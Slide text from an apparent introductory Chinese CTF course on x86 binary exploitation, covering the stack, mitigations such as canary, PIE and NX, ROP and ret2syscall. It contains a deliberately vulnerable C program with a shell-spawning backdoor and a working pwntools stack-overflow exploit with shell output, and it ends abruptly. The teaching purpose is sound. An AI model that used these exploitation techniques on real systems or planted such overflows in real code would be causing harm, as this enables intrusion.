x86 Pwn 入门

Redbud：杨雅儒、高泽豫

2023.07.03

基础

Pwn?

黑客词汇，由 Own 演变而来，指**攻破、控制**

在 CTF 中，通常考察利用**二进制程序**的**内存破坏漏洞**完成攻击

内存破坏漏洞

- 本质：攻击者向本不应属于自己的内存写入精心构造的恶意内容

- 后果：
  - 控制流劫持 → getshell
  - 虚拟机/沙盒逃逸
  - 信息泄露
  - DoS
  - …

提纲

- 简述：CPU 组成、ISA 指令集架构、汇编语言
- Linux 内存结构
- 操作实践1：自行编译 hello world，并用 IDA 观察
- CTF 常见 pwn 漏洞，细讲栈溢出等入门漏洞
- 操作实践2：自行编译带栈溢出漏洞的程序，用 IDA 观察后，试图攻击（包括 gdb、python+pwntools 的使用）
- 栈溢出的各种技巧，ROP 等
- BUUOJ 练习题（若有时间，没时间则留至课后）

计算机编程语言

- 高级语言需要编译得到机器码（也称机器语言），才能被计算机执行

clang -O2 main.c -o main

```c
#include <stdio.h>

int main()
{
    int a, b;
    scanf("%d %d", &a, &b);
    printf("%d\n", a + b);
    return 0;
}
```



```
50
48 8d 74 24 04
48 89 e2
bf f4 05 40 00
31 c0
e8 eb fe ff ff
8b 34 24
03 74 24 04
bf fa 05 40 00
31 c0
e8 c8 fe ff ff
31 c0
59
c3
0f 1f 40 00
```

计算机编程语言

- 如何知道编译成了什么？一一对应的汇编语言

  objdump -d main

```c
#include <stdio.h>

int main()
{
    int a, b;
    scanf("%d %d", &a, &b);
    printf("%d\n", a + b);
    return 0;
}
```

```
0000000000400540 <main>:
  400540:       50                      push   %rax
  400541:       48 8d 74 24 04          lea    0x4(%rsp),%rsi
  400546:       48 89 e2                mov    %rsp,%rdx
  400549:       bf f4 05 40 00          mov    $0x4005f4,%edi
  40054e:       31 c0                   xor    %eax,%eax
  400550:       e8 eb fe ff ff          callq  400440 <__isoc99_scanf@plt>
  400555:       8b 34 24                mov    (%rsp),%esi
  400558:       03 74 24 04             add    0x4(%rsp),%esi
  40055c:       bf fa 05 40 00          mov    $0x4005fa,%edi
  400561:       31 c0                   xor    %eax,%eax
  400563:       e8 c8 fe ff ff          callq  400430 <printf@plt>
  400568:       31 c0                   xor    %eax,%eax
  40056a:       59                      pop    %rcx
  40056b:       c3                      retq
  40056c:       0f 1f 40 00             nopl   0x0(%rax)
```

历史的进程

- 最先有的是机器语言（二进制）

  机器可以直接执行，对人不友好，不可读
- 汇编作为一一对应的助记符（ASM）

  可读，但繁琐
- 高级语言（C、C++、Rust）

  提供更高的抽象

x86-64

- 最广泛的指令集
  - 不定长
  - 多个寄存器

```
0000000000400540 <main>:
  400540:       50                      push   %rax
  400541:       48 8d 74 24 04          lea    0x4(%rsp),%rsi
  400546:       48 89 e2                mov    %rsp,%rdx
  400549:       bf f4 05 40 00          mov    $0x4005f4,%edi
  40054e:       31 c0                   xor    %eax,%eax
  400550:       e8 eb fe ff ff          callq  400440 <__isoc99_scanf@plt>
  400555:       8b 34 24                mov    (%rsp),%esi
  400558:       03 74 24 04             add    0x4(%rsp),%esi
  40055c:       bf fa 05 40 00          mov    $0x4005fa,%edi
  400561:       31 c0                   xor    %eax,%eax
  400563:       e8 c8 fe ff ff          callq  400430 <printf@plt>
  400568:       31 c0                   xor    %eax,%eax
  40056a:       59                      pop    %rcx
  40056b:       c3                      retq
  40056c:       0f 1f 40 00             nopl   0x0(%rax)
```

x86-64

通用寄存器


- 16 个通用寄存器，每个 64 位
- rsp、rbp与栈有关
- 函数调用约定
  - rdi、rsi、rdx、rcx、r8、r9 依次存储函数前 6 个参数
  - rax 存储函数返回值
  - 大于6个的参数保存在栈上

8-byte register	Bytes 0-3	Bytes 0-1	Byte 0
%rax	%eax	%ax	%al
%rcx	%ecx	%cx	%cl
%rdx	%edx	%dx	%dl
%rbx	%ebx	%bx	%bl
%rsi	%esi	%si	%sil
%rdi	%edi	%di	%dil
%rsp	%esp	%sp	%spl
%rbp	%ebp	%bp	%bpl
%r8	%r8d	%r8w	%r8b
%r9	%r9d	%r9w	%r9b
%r10	%r10d	%r10w	%r10b
%r11	%r11d	%r11w	%r11b
%r12	%r12d	%r12w	%r12b
%r13	%r13d	%r13w	%r13b
%r14	%r14d	%r14w	%r14b
%r15	%r15d	%r15w	%r15b


栈 (stack)

- 函数调用时，存储当前函数的相关信息
- 从高地址往低地址“增长”
- 每一层函数调用对应一块连续内存区域，称为**栈帧**
  - 右图当前栈帧：rbp+24 ~ rsp
- 栈上依次存储（从高地址往低地址）：

  函数参数、返回地址、上一层的 rbp、临时变量（包括寄存器）
- rsp 指向栈顶，rbp 指向保存的上一层 rbp



例子
函数调用




```
int calc(int a, int b) {
    return a + b;
}
```


```
0000000000001129 <_Z4calcii>:
    1129:       f3 0f 1e fa             endbr64
    112d:       55                      push   %rbp
    112e:       48 89 e5                mov    %rsp,%rbp
    1131:       89 7d fc                mov    %edi,-0x4(%rbp)
    1134:       89 75 f8                mov    %esi,-0x8(%rbp)
    1137:       8b 55 fc                mov    -0x4(%rbp),%edx
    113a:       8b 45 f8                mov    -0x8(%rbp),%eax
    113d:       01 d0                   add    %edx,%eax
    113f:       5d                      pop    %rbp
    1140:       c3                      ret
```

栈溢出

- 如果读/写到栈上数组以外的内存会有什么后果？

```
void vuln() {
    char arr[100];
    scanf("%s", arr);
}
```

- 返回地址可被修改，完成**控制流劫持！**



实操 —— 自己写 bug 自己打

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int overflow() {
    char buffer[24];
    puts("hello world\n");
    read(0, buffer, 100);
    return 0;
}

void backdoor() {
    execve("/bin/sh", 0, 0);
}

int main() {
    setbuf(stdin, 0);
    setbuf(stdout, 0);
    setbuf(stderr, 0);
    overflow();
}
```

gcc example1.c -o example1 -fno-stack-protector -no-pie

工具

IDA 基础使用

IDA 是一个逆向工具，可以很方便地对二进制程序进行逆向分析。

- g：跳转到指定地址
- F5：反编译生成伪代码
- Tab 和空格：两个切换视图的快捷键
- ESC：跳转到前一个位置
- Ctrl+Enter：跳转到后一个位置

在伪代码视图下：

- /：添加注释 （“;” 汇编视图添加注释）
- n：更改变量名
- y：更改变量声明类型
- h：以16/10进制表示当前数字
- r：以字符表示当前数字（根据 ASCII 转换）
- x：查看交叉引用

建议：多点击看看 IDA 的菜单栏，里面标注了很多快捷键

工具

pwntools 基础使用

pwntools 是一个辅助 pwn 攻击的 python 库。

使用库：

- from pwn import *

三种常用方式：

- p = process('./xxx')：运行本地程序
- p = remote("127.0.0.1", 32152)：连接远程端口
- p = gdb.debug('./xxx', gdb_script_str)：运行本地程序并使用 gdb 调试

发送/接收数据：

- 发送：p.send(data)，同理还有 sendline、sendlineafter 等
- 接收：r = p.recv(1024)，同理还有 recvuntil、recvall、recvline 等
- 切换为交互模式：p.interactive()，一般来说最后都需要加上这行

数与其内存表示的转换：

- r = p64(num)：将 num 视为 64 位数转为字节串（自动处理端序），p8/p16/p32 同理
- r = u64(b'xxx')：可视为 p64 的逆，将字节串转为 64 位的数（自动处理端序），u8/u16/u32 同理

工具

gdb+pwndbg 基础使用

gdb 是一个调试二进制程序的工具，pwndbg 是 gdb 的插件。

执行流相关：

- b(reak) *0xabc：下断点，也可以用函数名，例如 b *main
- r(un)：从头运行程序
- s(tep)：单步步入
- n(ext)：单步步过
- c(ontinue)：继续执行

信息打印相关：

- p(rint) <expr>：对一个表达式进行计算并显示，例如 p $rdi+3
- i(nfo)：用于显示各类信息，例如 i b(reakpoints)
- x/10xg <addr>：打印某地址开始的内存，/ 后面跟格式，具体请参考文档

pwndbg：

- tele <addr>：用非常直观且美观的形式打印内存
- piebase：显示 PIE 的偏移值
- b *$rebase(0x412)：在 PIE 偏移后的地址处下断点，rebase 也可用在其他指令中

实操 —— 自己写 bug 自己打

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int overflow() {
    char buffer[24];
    puts("hello world\n");
    read(0, buffer, 100);
    return 0;
}

void backdoor() {
    execve("/bin/sh", 0, 0);
}

int main() {
    setbuf(stdin, 0);
    setbuf(stdout, 0);
    setbuf(stderr, 0);
    overflow();
}
```

```
.text:00000000004006E5 ; int backdoor()
.text:00000000004006E5                 public backdoor
.text:00000000004006E5 backdoor        proc near
.text:00000000004006E5 ; __unwind {
.text:00000000004006E5                 push    rbp
.text:00000000004006E6                 mov     rbp, rsp
```

```python
from pwn import *

context.terminal = ['tmux','splitw','-h']
context.log_level = 'debug'

# p = gdb.debug('./babystack', 'b *0x4006d9\nc')
p = process('./babystack')
# p = remote('121.37.132.113', 10000)

p.recvuntil(b'hello world\n')
p.send(b'A' * 32 + b'B' * 8 + p64(0x4006e5))
p.interactive()
```

```
[+] Starting local process './example1': pid 72642
[*] Switching to interactive mode

$ whoami
yyr
$ ls
1.cpp  2.in       example1.c    hello.cpp   kWA6K6J5G  tmp.txt
1.py   compile.sh  example1.py   hello2      shopping   wget-log
2.cpp  example1    hello         hello2.cpp  tmp.c
$
```

思考

- 既然程序漏洞这么容易出现，那是否有相对应的防御机制？
- 如果有防御机制，此时还能成功利用漏洞吗？

安全机制

- 可以使用 checksec 查看。checksec <filename>：

```
(base) yyr@yyr-virtual-machine:~/tmp$ checksec example1
[*] '/home/yyr/tmp/example1'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

  - 常见安全机制
    - PIE：代码段和数据段地址随机化偏移（以 4K 字节即一页为单位偏移）
    - Canary：在栈帧中放入一个常量，函数返回时检查该常量是否被修改，被修改则报错
    - NX：开启时将堆、栈等设置为不可执行，使得无法将机器码写入到其中并执行

- babystack 中关闭了 canary 和 PIE，然而：

  即便安全机制全开也并不意味着安全，在一定条件下仍然可以绕过

安全机制
PIE

- PIE
  - 不需要泄漏基地址，可以直接得到地址作为跳转目标等
  - gcc pie.c -o pie

```
.text:0000000000001149 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:0000000000001149                 public main
.text:0000000000001149 main            proc near               ; DATA XREF: _start+18↑o
.text:0000000000001149 ; __unwind {
.text:0000000000001149
.text:000000000000114D
.text:000000000000114E
.text:0000000000001151
.text:0000000000001158
.text:000000000000115B
.text:0000000000001160
.text:0000000000001165
.text:0000000000001166
.text:0000000000001166 ;
.text:0000000000001166 ma
```

pie

```
.text:0000000000401136 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:0000000000401136                 public main
.text:0000000000401136 main            proc near               ; DATA XREF: _start+18↑o
.text:0000000000401136 ; __unwind {
.text:0000000000401136                 endbr64
.text:000000000040113A                 push    rbp
.text:000000000040113B                 mov     rbp, rsp
.text:000000000040113E                 lea     rax, s          ; "Hello World"
.text:0000000000401145                 mov     rdi, rax        ; s
.text:0000000000401148                 call    _puts
.text:000000000040114D                 mov     eax, 0
.text:0000000000401152                 pop     rbp
.text:0000000000401153                 retn
.text:0000000000401153 ; } // starts at 401136
.text:0000000000401153 main            endp
```

no-pie

安全机制
Canary

- Canary

```c
#include <stdio.h>


int main()
{
    char buffer[24];
    puts("hello world\n");
    read(0, buffer, 100);
    return 0;
}
```

```
; int __cdecl main(int argc, const char **argv, const char **envp)
                public main
main            proc near               ; DATA XREF: _start+18↑o

buf             = byte ptr -20h
var_8           = qword ptr -8

; __unwind {
                endbr64
                push    rbp
                mov     rbp, rsp
                sub     rsp, 20h
                mov     rax, fs:28h
                mov     [rbp+var_8], rax
                xor     eax, eax
                lea     rax, s          ; "hello world\n"
                mov     rdi, rax        ; s
                call    _puts
                lea     rax, [rbp+buf]
                mov     edx, 64h ; 'd'  ; nbytes
                mov     rsi, rax        ; buf
                mov     edi, 0          ; fd
                mov     eax, 0
                call    _read
                mov     eax, 0
                mov     rdx, [rbp+var_8]
                sub     rdx, fs:28h
                jz      short locret_11E7
                call    __stack_chk_fail
; ---------------------------------------------------------------------------

locret_11E7:                            ; CODE XREF: main+57↑j
                leave
                retn
; } // starts at 1189
main            endp
```



安全机制

常见绕过方式

- PIE
  - 基址泄露：例如只要泄露了代码段上任一已知偏移地址，则整个代码段的地址都将泄露
  - 部分地址写：例如仅改写低 16 位地址，爆破 4 位，1/16 成功率
- Canary
  - Canary 泄露：注意 Canary 在整个进程中为同一常量
  - 避免修改 Canary：例如数组下标越界的读写
  - one by one 爆破：程序中存在 fork 函数时逐位爆破 Canary
  - TLS 结构体篡改：修改 Canary 常量为我们指定的值
- NX
  - ROP (Return-Oriented Programming)：利用代码段已有代码来拼凑
  - mmap、mprotect：mmap 申请一段可读写执行的内存，或者 mprotect 将已有的内存（例如栈）改为可执行。

需要根据题目确定具体的绕过方法，后面会有相关练习题。

ROP

ROP（Return Oriented Programming）


原理

- 利用返回地址和指令的参数保存在栈上面的特点，通过精心布置栈上内容，可以让程序依次执行多个 gadget。这些 gadget 组合出了我们希望执行的恶意代码。
- 注意 32 位的全部参数、64 位部分的参数也保存在栈上面




ROP
原理

- 0x123: pop rax; ret;
- 0x456: pop rbx; ret;




ROP
原理

- 0x123: pop rax; ret;
- 0x456: pop rbx; ret;




ROP
原理

- 0x123: pop rax; ret;
- 0x456: pop rbx; ret;



ROP
原理

- 0x123: pop rax; ret;
- 0x456: pop rbx; ret;



ROP

gadget 寻找

- ROPgadget
  - https://github.com/JonathanSalwan/ROPgadget
  - ROPgadget --binary rop > gadget
- ropper
  - https://github.com/sashs/Ropper
  - ropper -f rop --nocolor > gadget

x86-32 和 x86-64

- x86-64
  - 16 个通用寄存器
  - rsp、rbp 与栈有关
  - 函数调用约定
    - rdi、rsi、rdx、rcx、r8、r9 依次存储函数前 6 个参数
    - rax 存储函数返回值
    - 大于6个的参数保存在栈上
- x86-32
  - 8 个通用寄存器（右图前 8 个）
  - esp、ebp 与栈有关
  - 函数调用约定
    - 参数均保存在栈上
    - rax 存储函数返回值

8-byte register	Bytes 0-3	Bytes 0-1	Byte 0
%rax	%eax	%ax	%al
%rcx	%ecx	%cx	%cl
%rdx	%edx	%dx	%dl
%rbx	%ebx	%bx	%bl
%rsi	%esi	%si	%sil
%rdi	%edi	%di	%dil
%rsp	%esp	%sp	%spl
%rbp	%ebp	%bp	%bpl
%r8	%r8d	%r8w	%r8b
%r9	%r9d	%r9w	%r9b
%r10	%r10d	%r10w	%r10b
%r11	%r11d	%r11w	%r11b
%r12	%r12d	%r12w	%r12b
%r13	%r13d	%r13w	%r13b
%r14	%r14d	%r14w	%r14b
%r15	%r15d	%r15w	%r15b

x86-32 pwn 和 x86-64 pwn

- 区别不太大：
  - 显然，x86-32 使用 32 位寄存器，x86-64 使用 64 位寄存器。
    - 注意对应的 p64/p32 和 u64/u32
    - 32 位下 esp 每次移动 4 字节，而 64 下 rsp 每次移动 8 字节
  - x86-64 需要寻找 gadget 来对寄存器赋值

- CTF 越来越倾向于考察 64 位，但 32 位仍时有出现，均需要掌握。

x86-32 pwn 和 x86-64 pwn

练习

- x86-32——题目 jarvisoj_level2
  - 8 个通用寄存器
  - esp、ebp 与栈有关
  - 函数调用约定
    - 参数均保存在栈上
    - rax 存储函数返回值

- x86-64——题目 baby_rop
  - 16 个通用寄存器
  - rsp、rbp 与栈有关
  - 函数调用约定
    - rdi、rsi、rdx、rcx、r8、r9 依次存储函数前 6 个参数
    - rax 存储函数返回值
    - 大于6个的参数保存在栈上

ret2syscall

x86-64

- 利用 syscall 指令来执行 execve，从而拿到 shell
- Google “syscall table” -> “Linux System Call Table”
- 参数传递（64位）
  - 系统调用号：rax
  - 参数：rdi, rsi, rdx
  - execve(“/bin/sh”, 0, 0)

59	execve	man/ cs/	0x3b	const char *filename	const char *const *argv	const char *const *envp

ret2syscall

x86-32

- 利用 int 0x80 指令来执行 execve，从而拿到 shell
- Google “syscall table” -> “Linux System Call Table”
- 参数传递（64位）
  - 系统调用号：eax
  - 参数：ebx, ecx, edx
  - execve(“/bin/sh”, 0, 0)

11	execve	man/ cs/	0x0b	const char *filename	const char *const *argv	const char *const *envp

ret2syscall

练习

- 题目 not_the_same
  - 此题有后门函数 get_secret，但请勿使用该后门，考虑利用 ret2syscall 完成题目
  - 没有 /bin/sh 字符串：利用 gadget 将字符串从寄存器传入到内存中，ROPgadget --binary pwn | grep -E "mov dword ptr \[(eax|edi|esi|edx|ebx)\], (eax|edi|esi|edx|ebx) ; ret"

动态链接

- 大部分程序都不会把所有的代码都添加到binary中， 而是使用动态链接的方式

```
$ ldd /usr/bin/ls
        linux-vdso.so.1 (0x00007ffd4098a000)
        libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007f86b78c5000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f86b769d000)
        libpcre2-8.so.0 => /lib/x86_64-linux-gnu/libpcre2-8.so.0 (0x00007f86b7606000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f86b7928000)
```

plt与got

- 不同的库会加载到不同的基地址，如何在运行时动态调用？
- .got、.plt、.got.plt和.plt.got
- .got
  - GOT（Global Offset Table）全局偏移表。这是“链接器”为“外部符号”填充的实际偏移表。
- .plt
  - PLT（Procedure Linkage Table）程序链接表
  - 要么在.got.plt里面拿到地址，要么使用链接器解析符号并拿到地址
- .got.plt
  - .got中专门为.plt的一部分
- .plt.got

plt与got

- clang plt.c -o plt -Wl,-z,norelro -no-pie
- gcc plt.c -o plt -Wl,-z,norelro -no-pie

```
